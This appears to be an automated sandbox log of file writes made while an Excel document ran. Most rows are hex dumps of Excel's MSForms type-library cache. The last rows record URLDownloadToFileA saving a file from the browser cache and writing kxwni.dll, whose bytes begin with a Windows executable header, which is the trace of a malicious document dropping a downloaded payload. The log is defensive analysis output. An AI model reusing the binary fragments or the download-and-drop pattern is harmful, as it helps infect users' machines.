C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	14500	26 21 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 00 00 00 00 14 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff 26 21 01 00 ff ff ff ff 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 00 00 00 00 00 00 00 2c 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff a6 10 02 00 ff ff ff ff 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 48 00 00 00 00 00 00 00 44 00 00	&!............................ ....&!.................. ....0..... ..,........................... ....H.......D..	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	128	c8 0d 00 00 f8 07 00 00 28 0e 00 00 10 08 00 00 40 0e 00 00 28 08 00 00 78 0c 00 00 40 08 00 00 d0 0b 00 00 98 0d 00 00 e8 0b 00 00 98 0a 00 00 68 0d 00 00 c0 0c 00 00 18 0c 00 00 88 08 00 00 90 09 00 00 10 0e 00 00 88 0e 00 00 58 0b 00 00 40 0b 00 00 28 0b 00 00 70 0e 00 00 08 0d 00 00 88 05 00 00 58 0e 00 00 90 0c 00 00 e0 0a 00 00 50 0d 00 00 20 0d 00 00 b8 0b 00 00 d8 0c 00 00	........(.....@...(...x...@. .....h..... .....X...@...(...p. .....X.....P...	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	3744	d5 e6 1d 73 20 fa c4 48 86 2a 0c 80 0d b8 90 26 fe ff ff ff ff ff ff 01 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab 00 00 00 00 ff ff ff ff 13 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab 64 00 00 00 ff ff ff ff 0b 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab c8 00 00 00 ff ff ff ff 02 e0 f6 be 74 a8 1a 10 8b ba 00 aa 00 30 0c ab 2c 01 00 00 ff ff ff ff 03 e0 f6 be 74 a8 1a 10 8b ba 00 aa 00 30 0c ab 90 01 00 00 ff ff ff ff 20 47 bb 10 97 f7 ce 11 b9 ec 00 aa 00 6b 1a 69 f4 01 00 00 ff ff ff ff e0 03 0c 57 97 f7 ce 11 b9 ec 00 aa 00 6b 1a 69 58 02 00 00 ff ff ff ff 90 f5 72 ec 75 f3 ce 11 b9 e8 00 aa 00 6b 1a 69 bc 02 00 00 ff ff ff ff 70 23 b0 82 bc b5 cf 11 81 0f 00 a0 c9 03 00 74 20 03 00 00 00 00 00 00 71 23 b0 82 bc b5 cf 11 81 0f 00 a0 c9 03 00	...s ..H.*.....&.....CPf.. .....0.....CPf..... .0..d.....CPf.....0.... .....t.....0..,..... ....t.....0..... G.... .....k.i.....W..... .k.iX.....r.u.....k.i.. .....p#.....t ..... q#.....	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	976	20 03 00 00 01 00 00 00 ff ff ff ff ff ff ff ff 84 03 00 00 01 00 00 00 ff ff ff ff ff ff ff ff e8 03 00 00 01 00 00 00 ff ff ff ff ff ff ff ff 4c 04 00 00 01 00 00 00 ff ff ff ff ff ff ff ff b0 04 00 00 01 00 00 00 ff ff ff ff ff ff ff ff bc 02 00 00 01 00 00 00 ff ff ff ff ff ff ff ff d8 0e 00 00 01 00 00 00 ff ff ff ff 70 00 00 00 68 10 00 00 03 00 00 00 ff ff ff ff ff ff ff ff 04 10 00 00 01 00 00 00 ff ff ff ff 90 00 00 00 30 11 00 00 03 00 00 00 ff ff ff ff ff ff ff ff a0 0f 00 00 01 00 00 00 ff ff ff ff b0 00 00 00 94 11 00 00 03 00 00 00 ff ff ff ff ff ff ff ff 64 19 00 00 01 00 00 00 ff ff ff ff d0 00 00 00 28 23 00 00 03 00 00 00 ff ff ff ff ff ff ff ff c8 19 00 00 01 00 00 00 ff ff ff ff f0 00 00 00 f0 23 00 00 03 00 00 00 ff ff ff ff ff ff ff ff	....L........... ....p...h....... ....0..... ....d...............(# ....#............	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	5016	00 00 01 03 00 00 00 00 c8 0d 00 00 01 00 01 03 00 00 00 00 e0 0d 00 00 02 00 00 01 00 00 00 00 00 00 00 00 03 00 00 01 00 00 00 00 00 00 00 00 04 00 00 01 00 00 00 00 00 00 00 00 05 00 00 01 00 00 00 00 01 00 00 00 06 00 00 01 00 00 00 00 02 00 00 00 07 00 00 01 00 00 00 00 00 00 00 00 08 00 00 01 00 00 00 00 00 00 00 00 09 00 00 01 00 00 00 00 00 00 00 00 0a 00 00 01 00 00 00 00 01 00 00 00 0b 00 00 01 00 00 00 00 02 00 00 00 0c 00 00 01 00 00 00 00 00 00 00 00 0d 00 00 01 00 00 00 00 00 00 00 00 0e 00 00 01 00 00 00 00 00 00 00 00 0f 00 00 01 00 00 00 00 01 00 00 00 10 00 00 01 00 00 00 00 02 00 00 00 11 00 00 01 00 00 00 00 00 00 00 00 12 00 00 01 00 00 00 00 00 00 00 00 13 00 00 01 00 00 00 00 00 00 00 00 14 00 00 01 00 00 00 00 01 00 00 00 15 00 00	.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	52	b0 0d 00 00 00 00 00 00 02 00 00 00 2d 00 73 74 64 6f 6c 65 32 2e 74 6c 62 57 57 57 10 0e 00 00 00 00 00 00 01 00 07 00 25 00 45 58 43 45 4c 2e 45 58 45 57	.....- .stdole2.tlbWWW.. .....%.EXCEL.EXEW	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	512	80 41 00 00 48 22 00 00 64 30 00 00 b4 49 00 00 f0 47 00 00 80 3c 00 00 00 2e 00 00 64 45 00 00 38 41 00 00 c8 47 00 00 90 30 00 00 d8 49 00 00 b4 29 00 00 d8 48 00 00 7c 46 00 00 6c 3d 00 00 2c 42 00 00 f0 21 00 00 d8 3b 00 00 50 47 00 00 54 46 00 00 54 43 00 00 54 3e 00 00 e0 2c 00 00 6c 3c 00 00 4c 3a 00 00 2c 44 00 00 78 38 00 00 b4 45 00 00 24 47 00 00 8c 45 00 00 1c 43 00 00 20 49 00 00 90 49 00 00 34 30 00 00 30 40 00 00 9c 42 00 00 b8 44 00 00 28 3e 00 00 b8 3f 00 00 40 42 00 00 20 45 00 00 a4 47 00 00 b0 43 00 00 c8 32 00 00 20 41 00 00 18 48 00 00 68 44 00 00 c8 45 00 00 10 26 00 00 c8 2f 00 00 54 2b 00 00 18 32 00 00 c0 41 00 00 c0 40 00 00 a0 34 00 00 b4 2b 00 00 a8 40 00 00 74 3b 00 00 b8 2c 00 00 78 45 00 00 d8 40 00 00 30 46 00 00 08 3f 00	.A..H"..d0...I...G...<.....dE..8A...G...0...I...)...H..|F..l=..,B...!...;..PG..TF..TC..T>...,..l<..L:..,D..x8...E..$G..E...C.. I...I..40..0@...B...D..(>...?..@B.. E...G...C...2..A...H..hD...E...&.../..T+...2...A...@...4...+...@..t;...,..xE...@..0F...?.	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	18936	ff ff ff ff ff ff ff 07 00 43 0f 4d 53 46 6f 72 6d 73 57 00 00 00 00 ff ff ff ff 09 38 e4 f5 4f 4c 45 5f 43 4f 4c 4f 52 57 57 57 64 00 00 00 ff ff ff ff 0a 38 28 6f 4f 4c 45 5f 48 41 4e 44 4c 45 57 57 c8 00 00 00 ff ff ff ff 10 38 c2 57 4f 4c 45 5f 4f 50 54 45 58 43 4c 55 53 49 56 45 2c 01 00 00 ff ff ff ff 05 38 9f ce 49 46 6f 6e 74 57 57 57 90 01 00 00 ff ff ff ff 04 28 55 10 46 6f 6e 74 f4 01 00 00 ff ff ff ff 0c 38 a9 2a 66 6d 44 72 6f 70 45 66 66 65 63 74 58 02 00 00 ff ff ff ff 08 38 8c 62 66 6d 41 63 74 69 6f 6e bc 02 00 00 ff ff ff ff 10 38 8f 6b 49 44 61 74 61 41 75 74 6f 57 72 61 70 70 65 72 20 03 00 00 ff ff ff ff 0e 38 dc 56 49 52 65 74 75 72 6e 49 6e 74 65 67 65 72 57 57 84 03 00 00 ff ff ff ff 0e 38 e0 39 49 52 65 74 75 72 6e 42 6f 6f 6c	.....C.MSFormsW.....8 ..OLE_COLORWWWd.....8(oOLE_ HANDLEWW.....8.WOLE_OPTEXC LUSIVE,.....8..IFontWW W..... (U.Font.....8.*fmDrop EffectX.....8.bfmAction.....8.klDataAutoWrapper ...8.VIReturnIntegerWW.....8.9IReturnBool	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	1620	22 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 4f 62 6a 65 63 74 20 4c 69 62 72 61 72 79 1c 00 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 5c 66 6d 32 30 2e 68 6c 70 57 57 04 00 4e 6f 6e 65 57 57 04 00 43 6f 70 79 57 57 04 00 4d 6f 76 65 57 57 0a 00 43 6f 70 79 4f 72 4d 6f 76 65 03 00 43 75 74 57 57 57 05 00 50 61 73 74 65 57 08 00 44 72 61 67 44 72 6f 70 57 57 07 00 49 6e 68 65 72 69 74 57 57 57 02 00 4f 6e 57 57 57 57 03 00 4f 66 66 57 57 57 07 00 44 65 66 61 75 6c 74 57 57 57 05 00 41 72 72 6f 77 57 05 00 43 72 6f 73 73 57 05 00 49 42 65 61 6d 57 08 00 53 69 7a 65 4e 45 53 57 57 57 06 00 53 69 7a 65 4e 53 08 00 53 69 7a 65 4e 57 53 45 57 57 06 00 53 69 7a 65 57 45 07 00 55 70 41 72 72 6f 77 57 57 57 09 00 48 6f 75 72 47	".Microsoft Forms 2.0 Object Library..C:\Windows\system32\fm20.hlpWW..NoneWW..CopyWW..MoveWW..CopyOrMove..CutWW..PasteW..DragDropWW..InheritWWW..OnWWWW..OffWWW..DefaultWWW..ArrowW..CrossW..IBeamW..SizeNESWWW..SizeNS..SizeNWSEWW..SizeWE..UpArrowWWW..HourG	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	6480	1a 00 08 40 08 00 08 80 1a 00 06 40 06 00 06 80 1a 00 0b 40 0b 00 0b 80 1a 00 02 40 02 00 02 80 1d 00 ff 7f 64 00 00 00 1a 00 ff 7f 20 00 00 00 1d 00 ff 7f 2c 01 00 00 1a 00 ff 7f 30 00 00 00 1a 00 ff 7f 38 00 00 00 1d 00 ff 7f 19 00 00 00 1a 00 ff 7f 48 00 00 00 1a 00 00 40 18 00 00 80 1a 00 fe 7f 58 00 00 00 1a 00 13 40 17 00 13 80 1d 00 ff 7f 25 00 00 00 1a 00 ff 7f 70 00 00 00 1a 00 10 40 10 00 10 80 1a 00 fe 7f 80 00 00 00 1a 00 03 40 03 00 03 80 1d 00 ff 7f 31 00 00 00 1a 00 ff 7f 98 00 00 00 1d 00 ff 7f 3d 00 00 00 1a 00 ff 7f a8 00 00 00 1a 00 0c 40 0c 00 0c 80 1d 00 ff 7f 49 00 00 00 1a 00 ff 7f c0 00 00 00 1d 00 03 00 f4 01 00 00 1d 00 ff 7f 55 00 00 00 1a 00 ff 7f d8 00 00 00 1d 00 ff 7f 61 00 00 00 1a 00 ff 7f e8 00 00 00 1d 00 ff 7f 6d 00 00	...@.....@.....@.....@.. .....d..... .....,..... 0.....8.....H..... .@.....X.....@.....%... ....p.....@.....@.. .....1.....=..... .....@.....I..... .....U.....a... .....m..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	24	03 00 fe ff ff ff 57 57 03 00 ff ff ff ff 57 57 03 00 cd ef ff ff 57 57	.....WW.....WW.....WW	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	24 03 00 00	$...	success or wait	107	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	24 00	$.	success or wait	3625	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	22	00 00 19 00 19 80 00 00 00 0c 00 4c 00 11 44 01 00 01 00 00 00	.....L..D.....	success or wait	3426	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	12	00 00 00 00 b0 0e 00 00 0a 00 00 00	.....	success or wait	1841	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	88	00 00 00 00 00 00 00 00 02 00 00 00 02 00 00 00 03 00 00 00 03 00 00 00 04 00 00 00 04 00 00 00 05 00 00 00 05 00 00 00 06 00 00 00 06 00 00 00 07 00 00 00 07 00 00 00 08 00 00 00 08 00 00 00 10 00 01 60 11 00 01 60 12 00 01 60 13 00 01 60 14 00 01 60 15 00 01 60	....`...`...`...`...`...`	success or wait	107	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	88	a0 0e 00 00 a0 0e 00 00 c4 0e 00 00 c4 0e 00 00 e8 0e 00 00 e8 0e 00 00 0c 0f 00 00 0c 0f 00 00 34 0f 00 00 34 0f 00 00 64 0f 00 00 64 0f 00 00 9c 0f 00 00 9c 0f 00 00 c4 0f 00 00 c4 0f 00 00 ec 0f 00 00 14 10 00 00 3c 10 00 00 68 10 00 00 ac 10 00 00 c4 10 00 00	..4...4...d...d.....<...h.....	success or wait	107	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	88	00 00 00 00 24 00 00 00 48 00 00 00 6c 00 00 00 90 00 00 00 b4 00 00 00 d8 00 00 00 fc 00 00 00 20 01 00 00 44 01 00 00 68 01 00 00 8c 01 00 00 b0 01 00 00 d4 01 00 00 f8 01 00 00 1c 02 00 00 40 02 00 00 64 02 00 00 88 02 00 00 ac 02 00 00 dc 02 00 00 00 03 00 00	....$...H...l..... ...D...h..... ....@...d.....	success or wait	107	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	4d 53 46 54	MSFT	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	02 00 01 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	09 04 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	51 00	Q.	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	02 00	..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	06 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	91 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	d0 02 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	08 24 00 00	.$..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	24 00 00 00	$...	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	ff ff ff ff	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	20 00 00 00	...	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	80 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	0d 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	a2 01 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	580	00 00 00 00 64 00 00 00 c8 00 00 00 2c 01 00 00 90 01 00 00 f4 01 00 00 58 02 00 00 bc 02 00 00 20 03 00 00 84 03 00 00 e8 03 00 00 4c 04 00 00 b0 04 00 00 14 05 00 00 78 05 00 00 dc 05 00 00 40 06 00 00 a4 06 00 00 08 07 00 00 6c 07 00 00 d0 07 00 00 34 08 00 00 98 08 00 00 fc 08 00 00 60 09 00 00 c4 09 00 00 28 0a 00 00 8c 0a 00 00 f0 0a 00 00 54 0b 00 00 b8 0b 00 00 1c 0c 00 00 80 0c 00 00 e4 0c 00 00 48 0d 00 00 ac 0d 00 00 10 0e 00 00 74 0e 00 00 d8 0e 00 00 3c 0f 00 00 a0 0f 00 00 04 10 00 00 68 10 00 00 cc 10 00 00 30 11 00 00 94 11 00 00 f8 11 00 00 5c 12 00 00 c0 12 00 00 24 13 00 00 88 13 00 00 ec 13 00 00 50 14 00 00 b4 14 00 00 18 15 00 00 7c 15 00 00 e0 15 00 00 44 16 00 00 a8 16 00 00 0c 17 00 00 70 17 00 00 d4 17 00 00 38 18 00 00 9c 18 00	....d.....,.....X..... .....L.....x... ....@.....I.....4..... .....`.....(.....T... .....H.....t..... <.....h.....0... .....\.....$.....P. .....|.....D..... p.....8.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	88 03 00 00 a4 38 00 00 ff ff ff ff 0f 00 00 00	.....8.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	1c 4f 00 00 98 13 00 00 ff ff ff ff 0f 00 00 00	.O.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	b4 62 00 00 34 00 00 00 ff ff ff ff 0f 00 00 00	.b..4.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	4c 4b 00 00 d0 03 00 00 ff ff ff ff 0f 00 00 00	LK.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	2c 3c 00 00 80 00 00 00 ff ff ff ff 0f 00 00 00	,<.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ac 3c 00 00 a0 0e 00 00 ff ff ff ff 0f 00 00 00	.<.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	e8 62 00 00 00 02 00 00 ff ff ff ff 0f 00 00 00	.b.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	e8 64 00 00 f8 49 00 00 ff ff ff ff 0f 00 00 00	.d...I.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	e0 ae 00 00 54 06 00 00 ff ff ff ff 0f 00 00 00	....T.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	34 b5 00 00 50 19 00 00 ff ff ff ff 0f 00 00 00	4...P.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	.....	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	84 ce 00 00 18 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	14500	26 21 00 00 9c ce 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 00 00 00 00 14 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff 26 21 01 00 9c ce 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 00 00 00 00 00 00 00 2c 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff a6 10 02 00 9c ce 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 48 00 00 00 00 00 00 00 44 00 00	&!...&!..0.......,...H.......D..	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\l3v7tq4[1].rar	unknown	196	14 8d 1c 45 6a 00 00 00 8a c3 2a c1 2a 44 24 14 8a c8 2a 54 24 14 b8 ac 31 00 00 0f b7 3d 04 f0 0c 10 80 c2 63 c1 e7 02 02 d1 2b c7 88 15 06 f0 0c 10 3b 6c 24 14 5d 77 11 66 a3 12 f0 0c 10 2b 44 24 10 8d 1c 45 6a 00 00 00 0f b6 c2 3b d8 72 1e 66 2b 74 24 10 b1 2a 2a 4c 24 10 02 c9 66 89 35 20 f0 0c 10 02 ca 02 cb 88 0d 06 f0 0c 10 8b 44 24 10 8d 0c 07 5f 5e 89 0d 40 f0 0c 10 5b c3 83 ec 10 0f b6 15 06 f0 0c 10 a1 3c f0 0c 10 83 24 24 00 83 c0 63 53 8b 1d 40 f0 0c 10 8b cb 55 56 57 66 8b 3d 04 f0 0c 10 2b ca 03 c1 89 5c 24 18 66 03 ff a3 3c f0 0c 10 66 03 f8 be 27 14 00 00 66 03 fb	...Ej.....*.*D$...*T$...1....= ......c.....+.....;l$.]w.f.. ...+D$...Ej.....;.r.f+t$..**L $...f.5 .....D$...._^ ..@...[.....<....$$...c S..@.....UVWf.=....+....\$.f.. .<...f...'...f..	success or wait	2	7DEC8CE	URLDownloadToFileA
C:\Users\user\AppData\Local\Temp\kxwni.dll	unknown	14597	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 2b f5 15 8c 6f 94 7b df 6f 94 7b df 6f 94 7b df 0a f2 78 de 62 94 7b df 0a f2 7e de e4 94 7b df 0a f2 7f de 78 94 7b df a4 fb 7e de 4d 94 7b df a4 fb 7f de 7f 94 7b df a4 fb 78 de 79 94 7b df db 08 94 df 6a 94 7b df 6f 94 7a df 3b 94 7b df a4 fb 72 de 6e 94 7b df a4 fb 7b de 6e 94 7b df a4 fb 84 df 6e 94 7b df a4 fb 79 de 6e 94 7b df 52 69 63 68 6f 94 7b df 00 00 00 00 00 00 00	MZ.....@..... .....!..L.!This program cannot be run in DOS mode....$.....+...o.{.o.{.o. {...x.b.{...~...{.....x.{...~.M. {.....{...x.y.{.....j.{.o.z.;.{... r.n.{...{.n.{.....n.{...y.n.{. Richo.{.....	success or wait	1	7DEC8CE	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\l3v7tq4[1].rar	unknown	5401	a4 1d f2 87 97 de 20 96 30 60 a4 b4 63 94 98 f2 a9 16 57 6b 8d 01 30 59 66 4a 8e 8d 1b 50 91 73 c5 ea e8 58 0f fe de cd f7 ad 32 fe 87 00 00 a2 00 a4 00 a4 00 00 00 a3 ff a7 00 a1 00 00 00 a2 00 00 a4 a6 aa de b5 3e 7d e3 00 ff 00 a0 00 00 00 a9 a4 a7 ff a1 00 f1 3c ce 1d d5 e2 ad 16 f2 63 a2 4d 37 96 00 60 ca d9 5c 24 60 0f b7 1b 89 6c 24 6c 8b 6c 24 74 0f b7 2c 2f db 44 24 6c 89 6c 24 6c da 64 24 6c 89 5c 24 6c 8b 5c 24 78 0f b7 1c 1f d8 cd d9 44 24 38 d8 64 24 30 de c1 d8 44 24 34 d8 64 24 20 d9 5c 24 64 db 44 24 6c 89 5c 24 6c 8b 5c 24 18 0f b7 1c 03 da 64 24 6c d8 cd d9 44 24 44 d8 64 24 40 de c1 d9 44 24 7c 89 5c 24 7c d9 c0 8b 5c 24 24 de c2 0f b7 2c 03 d9 44 24 3c de ea d9 c9 d9 5c 24 5c db 44 24 7c 89 6c 24 7c 8b 6c 24 18 0f b7 6d 00 da 64 24 7c	..... .0`..c.....Wk..0YfJ...P .s...X.....2..... .....>}.....<. .....c.M7..`..\$`....l$l.l$t. .,/.D$l.l$l.d$l.\$l.\$x..... D$8.d$0...D$4.d$.\$d.D$l.\$l. \$.....d$l...D$D.d$@...D$\|. \$\|...\$$....,..D$<.....\$\.D$|. l$\|.l$...m..d$|	success or wait	96	7DEC8CE	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
